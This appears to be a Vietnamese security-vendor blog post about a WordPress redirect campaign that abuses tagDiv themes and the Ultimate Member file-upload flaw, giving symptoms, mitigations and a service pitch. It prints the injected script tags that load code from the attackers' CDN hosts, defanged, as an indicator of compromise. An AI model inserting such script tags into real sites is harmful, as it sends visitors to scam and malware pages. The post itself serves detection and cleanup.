
Với mỗi ngày trôi qua, các trường hợp nhiễm WordPress chuyển hướng người truy cập đến các trang đáng ngờ đang trở nên phổ biến. Gần đây, một lỗ hổng được phát hiện trong theme tagDiv và Plugin Ultimate Member. Trong hack chuyển hướng WordPress này, người truy cập trang web của bạn bị chuyển hướng đến trang lừa đảo hoặc độc hại.
Trong hack này, người dùng khi bị chuyển hướng được đưa đến các trang gây khó chịu với URL tùy ý
hxxp utroro.com/xyz hoặc
hxxp://murieh.abc/xyz hoặc
hxxps://unverf.com/xyz
và hình ảnh reCAPTCHA lừa đảo. Văn bản hiển thị cố gắng lừa người truy cập cho phép thông báo trình duyệt mà không tiết lộ động cơ.

Hơn nữa, Google sẽ phạt bạn bằng cách đưa trang web của bạn vào danh sách đen đối với Lừa đảo và trang web bị hack. Trình duyệt web sẽ hiển thị thông báo cảnh báo cho người truy cập truy cập trang web của bạn.
Kịch bản độc hại được tiêm
Nhiễm trùng tiêm liên quan đến mã từ một trong hai trang web: cdn.allyouwant.online và cdn.eeduelements.com.
Cái trước được dùng trong giai đoạn gần đây của chiến dịch độc hại này và cái sau được dùng ở đầu.
... <script type='text/javascript' src='hxxps://cdn.eeduelements.com/jquery.js?ver=1.0.8'></script><script type='text/javascript' src='hxxps://cdn.allyouwant.online/main.js?t=lp1'></script></head> ...Hiện tại 1700+ trang web với script cdn.eeduelements.com và 500+ trang web với script cdn.allyouwant.online.
Lo lắng về hack chuyển hướng WordPress? Nhắn tin cho chúng tôi qua widget chat và chúng tôi sẽ rất vui lòng giúp bạn khắc phục. Bảo mật trang web WordPress của tôi ngay.

Vector tấn công trong tagDiv Themes
Người chính đứng sau khai thác WordPress này là theme tagDiv và lỗ hổng gần đây được tìm thấy (đã được vá) trong plugin Ultimate Member phổ biến, có 100.000+ cài đặt hoạt động.
Đối với theme tagDiv cũ, việc tiêm mã độc trông như thế này:
Lỗ hổng trong Plugin Ultimate Member

Lỗ hổng trong Plugin Ultimate Member là Tải lên tệp tùy ý không cần xác thực. Mặc dù lỗ hổng đã được khắc phục vào ngày 9 tháng 8 năm 2018.
Triệu chứng của Chiến dịch Chuyển hướng WordPress: Khai thác Plugin Ultimate Member
- Index.php bị hỏng
- Tệp PHP không xác định trong thư mục /wp-content/plugins/ultimate-member/includes/images/smiles
- Nhật ký lỗi hiển thị: wp-content/plugins/ultimate-member/assets/dynamic_css/dynamic_profile.php ở dòng 5 và 6
- Trang web bị chuyển hướng đến trang không mong muốn (Adware)
- Popup hiển thị khi truy cập trang chủ
- Thông tin thẻ tín dụng bị đánh cắp
- Tệp không xác định được tạo trên máy chủ
- Tệp truy vấn trong thư mục WordPress & plugin bị sửa đổi
- Mã vô nghĩa trong index.php
Hack chuyển hướng WordPress: Giảm thiểu
Nhiễm chuyển hướng WordPress này sử dụng một số vector tấn công khác và một số biến thể của mã đáng ngờ. Ở đây, là một số bước để giảm thiểu chuyển hướng WordPress:
- Cập nhật tất cả theme và plugin lên phiên bản mới nhất.
- Thiết lập Xác thực HTTP ngăn chặn tệp PHP truy cập trực tiếp trong thư mục upload. Điều này để ngăn chặn thực thi trái phép.
- Mã độc có thể được tìm thấy và xóa trong giao diện quản trị theme trong trường hợp nhiễm tagDiv.
- Xóa tất cả tệp PHP trong thư mục con dưới wp-content/uploads/ultimatemember/temp/ trong trường hợp khai thác Plugin Ultimate Member.
Các chiến dịch chuyển hướng độc hại này thường xuyên thay đổi mã nhiễm và tệp bị ảnh hưởng. Tốt nhất là tham khảo chuyên gia bảo mật.
Tham khảo chuyên gia bảo mật Astra ngay để dọn dẹp mã độc tức thì. Tường lửa mạnh mẽ của chúng tôi bảo vệ trang web của bạn khỏi XSS, LFI, RFI, SQL Injection, Bot xấu, Trình quét lỗ hổng tự động và 80+ mối đe dọa bảo mật. Bảo mật trang web của tôi ngay.